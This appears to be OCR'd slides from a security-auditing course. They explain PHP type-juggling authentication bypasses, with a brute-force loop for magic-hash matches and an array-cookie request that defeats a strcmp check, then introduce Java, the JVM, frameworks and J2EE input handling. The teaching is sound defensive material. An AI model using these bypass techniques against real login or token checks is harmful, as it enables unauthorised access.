- The idea here is that PHP attempts to *guess* the type or convert it before performing loose comparisons.
- This makes it interesting because the results maybe not what the developer was expecting.

PHP Typing

Loose comparisons with ==

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

PHP Typing

But of course, we can use exponential numbers too and strings, if they have a number at the start:

```
php > var_dump(0e1234567 == 0);
bool(true)
php > var_dump("1337jshdflkjsdfk;j" == 1337);
bool(true)
php > var_dump("jshdflkjsdfk;j" == 0);
bool(true)
```

PHP Typing

SRC-2016-0012 is an example of a real attack leveraging a type juggling vulnerability to bypass authentication and later achieve remote code execution.

This type of attack is known as **Type Juggling**. Attacks like significantly reduce the number attempts needed for brute forcing.

Some common places to look for them are in password resets, csrf token checks and authentication processes (tokens, credentials, etc).

PHP Typing

Consider the following code block. Is it safe?

```
$api_key = substr(md5(mt_rand()), 0, 10);
if(isset($_COOKIE['api_key']) && $_COOKIE['api_key'] == $api_key) {
    // access to privilege area
}
```

If both values are strings yet both are numbers, php will attempt to compare them as numbers!

```
php > var_dump("0e20767463" == "0");
bool(true)
```

PHP Typing

```
$opts = getopt("t:");
$iter = 0;
while(true){
    $test = substr(md5(mt_rand()), 0, 10);
    $iter++;
    if($test == $opts['t']){
        break;
    }
}
echo "(+) it took $iter attempts and matched against $test!\r\n";
```

How many attempts does it take to bypass authentication? Is this reasonable?

PHP Typing

How about now? Is it safe yet?

```
$api_key = substr(md5(mt_rand()), 0, 10);
if(isset($_COOKIE['api_key']) &&
strcmp($_COOKIE['api_key'], $api_key) == 0) {
    // access to privilege area
}
```

Notice the `strcmp()` call on attacker supplied data.

PHP Typing

No because an attacker can supply an array as a cookie value:

```
GET /vuln.php HTTP 1.1
Host: target
Cookie: api_key[]=1337
```

```
php > var_dump(strcmp([], "0") == 0);
PHP Warning:  strcmp() expects parameter 1 to be string, array given in php shell code on line 1
Warning: strcmp() expects parameter 1 to be string, array given in php shell code on line 1
bool(true)
```

PHP Typing

Strict comparisons:

1. ===
2. !==

On the other hand, there is a concept of strict comparisons which does not do any juggling of types.

```
php > var_dump(0e1234567 === 0);
bool(false)
php > var_dump("1337jshdflkjsdfk;j" === 1337);
bool(false)
php > var_dump("jshdflkjsdfk;j" === 0);
bool(false)
```

PHP Typing

Strict comparisons with ===

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
1	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
-1	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"1"	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE
array()	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE
"php"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE

Introduction to Java™

Introduction to Java - Agenda

1. Java Virtual Machine (JVM)
   - Class loaders
   - Bytecode
2. Java Runtime Environment (JRE)
3. Java Development Kit (JDK)
4. Application Input
5. Common frameworks

Java Language Fundamentals

Java is a *compiled* language and as such:

1. Supports a full object-oriented programming interface
2. Is statically typed
3. Provides memory safety features
4. Provides real support for concurrency
5. Utilizes very heavy reflection
6. Supports custom serialization

Java Language Fundamentals

The JVM is an abstract machine. It's a specification that provides a runtime environment in which Java bytecode can be executed.

Several JVM implementations exist:

- Proprietary
  - SAP JVM
  - JRockit (BEA Systems/Oracle and no longer maintained)
- Open Source
  - **HotSpot (Sun Microsystems/Oracle)**
  - OpenJ9 (IBM)
  - SapMachine

Java Language Fundamentals

A JVM performs following operations:

1. Loads bytecode via the class loader(s)
2. Verifies bytecode via the bytecode verifier
3. Compiles down to native machine for the just in time (JIT) compiler
4. Executes bytecode via the JIT compiler
5. Provides a runtime environment


Java Language Fundamentals

A JVM provides definitions for the:

- Memory area
- Class file format
- Register management
- Garbage-collected heap
- Fatal error reporting

A JVM uses class loaders since there is no runtime linker.

Java Virtual Machine (JVM)



Class loaders

1. *Bootstrap Class Loader* - Loads the **rt.jar** file which contains all class files of Java Standard Edition. Note that newer versions of Java (> 8) removed the rt.jar and implemented this core classes natively.
2. *Extension Class Loader* - Loads the classes inside of $JAVA_HOME/jre/lib/ext directory at runtime.
3. *Application Class Loader* - Loads the class files from class path.

Class loaders

```
Class c = SomeClass.class;
System.out.println(c.getClassLoader());
System.out.println(String.class.getClassLoader());
```

```
sun.misc.Launcher$AppClassLoader@4e0e2f2a
Null
```

The Application class loader will be used when loading a the `SomeClass` class however, however for built-in types such as String the Bootstrap class loader will be used.

Java Bytecode

```
public class poc {
    public static void main(String[] args){
        System.out.println("Hola!\r\n");
    }
}
```


We can dump the bytecode of the class using javap: javap -c poc.class

Java Bytecode


```
public class poc {
  public poc();
    Code:
       0: aload_0
       1: invokespecial #8    // Method java/lang/Object."<init>":()V
       4: return
  public static void main(java.lang.String[]) throws javax.naming.NamingException,
java.io.IOException, java.lang.ClassNotFoundException;
    Code:
       0: getstatic     #23   // Field java/lang/System.out:Ljava/io/PrintStream;
       3: ldc           #29   // String Hola!\r\n
       5: invokevirtual #31   // Method java/io/PrintStream.println:(Ljava/lang/String;)V
       8: return
}
```

Java Environments

Java Runtime Environment (JRE)



Java Development Environment (JDK)



Java Frameworks

Java works with many layers of abstraction and each framework has their own way of parsing user-controlled input. Some examples are:

- Spring
- Hibernate
- Google Web Toolkit (GWT)
- Struts

These are based on the Model, View and Controller (MVC) software design pattern.

Application Input

Application input will depend heavily on the Java Frameworks in use. Look for annotations. Here is an example for spring:

```
@Controller
@RequestMapping("books")
public class SimpleBookController {
    @GetMapping("/{id}", produces = "application/json")
    public @ResponseBody Book getBook(@PathVariable int id) {
        return findBookById(id);
    }
}
```

This can translate to: `GET /books/1337 HTTP/1.1` w/ an expected JSON response.

Application Input

Application input will depend heavily on the Java Frameworks in use. Look for annotations. Here is an example for Spring:

```
@Controller
@RequestMapping("books")
public class SimpleBookController {
    @GetMapping("/{id}", produces = "application/json")
    public @ResponseBody Book getBook(@PathVariable int
id) {
        return findBookById(id);
    }
}
```

Application Input

For example, Struts uses `ActionForm` to model user data and process input. When auditing Struts, look for classes that extend from `Action`:

```
public class LoginAction extends Action {
    @Override
    public ActionForward execute(ActionMapping mapping, ActionForm form,
            HttpServletRequest request, HttpServletResponse response)
            throws Exception {
        LoginForm loginForm = (LoginForm) form;
        //...
    }
}

public class LoginForm extends ActionForm
```

Application Input

Struts configures action mappings and form beans inside of XML files.

- Struts v1.x - **struts-config.xml (action mappings to *.do)**
- Struts v2.x – **struts.xml (action mappings to *.action)**

```
<struts-config>
    <form-beans>
        <form-bean name="loginForm" type="com.srcincite.LoginForm"/>
    </form-beans>
    <action-mappings>
        <action name="loginForm" type="com.srcincite.action.LoginAction" scope="request">
            <forward name="failure" path="/login.jsp" redirect="true"/>
            <forward name="success" path="/success.jsp" redirect="true"/>
        </action>
    </action-mappings>
</struts-config>
```

Application Input

The name attribute `loginForm` is wired from the form-bean class to the action class. The `com.srcincite.LoginForm` class is just a typical java bean (more on this later).

To reach the execute method inside of `com.srcincite.action.LoginAction` we could request:

```
GET /loginform.do HTTP/1.1
```

Application Input

However, for *low level* input the following classes are used often:

- `ServletRequest`
  - `HttpServletRequest`

The `ServletRequest` class is the lowest access to request data. For example, here are some common API uses :

```
ServletRequest.getParameter("filename");
ServletRequest.getContentLength();
ServletRequest.getInputStream();
```

The `HttpServletRequest` subclasses `ServletRequest`:

```
HttpServletRequest.getCookies();
HttpServletRequest.getContextPath();
HttpServletRequest.getHeaders("User-Agent");
```

Java Specification Request (JSR)

At its core, a Java Specification Request is a formal, open standard document proposal that is made by an individual or organization to the Java Community Process (JCP). It contains proposed changes, additions, or improvements to the Java technology platform.

Think of it like an RFC for Java.

Jakarta Enterprise Edition (J2EE)

The J2EE platform developed by Eclipse consists of a set of services, APIs and protocols that provide the functionality for developing multitiered, web-based applications.

A type of global specification developed by the JCP that incorporates multiple JSR's. Brief overview of timeline for development:

- J2EE 1.2 (December 12, 1999)
- J2EE 1.3 (September 24, 2001)
- J2EE 1.4 (November 11, 2003)
- Java EE 5 (May 11, 2006)
- Java EE 6 (December 10, 2009)
- Java EE 7 (May 28, 2013)
- Java EE 8 (August 31, 2017)

Web Container VS Application Server

Web Container

- A web server written entirely in Java
- Supports **W**eb **A**pplication **R**esource (WAR)
- Supports *basic* JSR's
  - Java Servlets
  - Java Server Pages (JSP)
  - Java Server Faces (JSF)

Examples:

- Tomcat
- Jetty

Web Container VS Application Server

Application Server

- Encapsulates a web container
- Supports **E**nterprise **A**pplication a**R**chive (EAR)
- Includes the full J2EE specification (enterprise API)
  - Enterprise Java Beans (EJB)
  - Java Server Pages Standard Tag Library (JSTL)
  - Java Transaction API (JTA)
  - Java Persistence API (JPA)
  - ...

An application server also contains a full API for dependency injection using the @inject annotation.

Web Container Vs Application Server

Application Server

- Oracle Weblogic
- Eclipse Glassfish
- Red Hat Wildfly (Changed from JBoss)
- IBM Websphere
- SAP Netweaver

J2EE Specs (Web Profile)

Specification	Java EE 6[10]	Java EE 7[3]	Java EE 8[5]
Servlet	3.0	3.1	4.0
JavaServer Pages (*JSP*)	2.2	2.3	2.3
Unified Expression Language (*EL*)	2.2	3.0	3.0
Debugging Support for Other Languages (JSR-45)	1.0	1.0	1.0
JavaServer Pages Standard Tag Library (*JSTL*)	1.2	1.2	1.2
JavaServer Faces (*JSF*)	2.0	2.2	2.3
Java API for RESTful Web Services (*JAX-RS*)	1.1	2.0	2.1
Java API for WebSocket (*WebSocket*)	n/a	1.0	1.1
Java API for JSON Processing (*JSON-P*)	n/a	1.0	1.1
Common Annotations for the Java Platform (JSR-250)	1.1	1.2	1.3
Enterprise JavaBeans (*EJB*)	3.1 Lite	3.2 Lite	3.2
Java Transaction API (*JTA*)	1.1	1.2	1.2
Java Persistence API (*JPA*)	2.0	2.1	2.2
Bean Validation	1.0	1.1	2.0
Managed Beans	1.0	1.0	1.0
Interceptors	1.1	1.2	1.2
Contexts and Dependency Injection for the Java EE Platform	1.0	1.1	2.0
Dependency Injection for Java	1.0	1.0	1.0


Oracle's 3-Tier J2EE Architecture

- Presentation Tier (view/controller)
- Business/Integration Tier (controller/model)
- Resource Tier (connectors)

Developers often use...

1. The presentation tier for business logic (code we want to audit).
2. The business/integration tier for modeling objects (ORM) which is later used for the resource tier.

Oracle's 3-Tier J2EE Architecture



Java Servlets

At its core, its An API for running server-side Java code to create dynamic web pages.

- 4 versions, however most web containers only support version 3
- "low-level" API, no abstraction (Model/View/Controller), just reading reading/writing to streams for HTTP requests/responses
- Deployed via a WAR file to web container.
- Deployed via a jar file inside an EAR file to application Server.

Java Bean Convention

Typically, by design classes or *Plain Old Java Objects* (POJO's) in Java that follow the Java Bean Convention. This is more of a design pattern that states this class is a "Java Bean".

- The class must provide a no-parameter constructor

If a bean defines a property p of type *T,* then as a minimum, it must provide accessor methods:

- `public T getP()`
- `public void setP(T)`

If the *T* type is a Boolean type, then a special form of getter method is required *isX*

- `public boolean isP()`

Jakarta Enterprise Beans (EJB)

Enterprise Java Beans (EJB) is a JSR within the J2EE specification. EJB's support asynchronous communication and the specification defines 2 types of beans:

1. Session Beans (SB)
2. Message Driven Beans (MDB)

Entity beans use to be included but has since been removed in EJB 3.0 and replaced with Java Persistence API in EJB 3.1.

Jakarta Enterprise Beans (EJB)

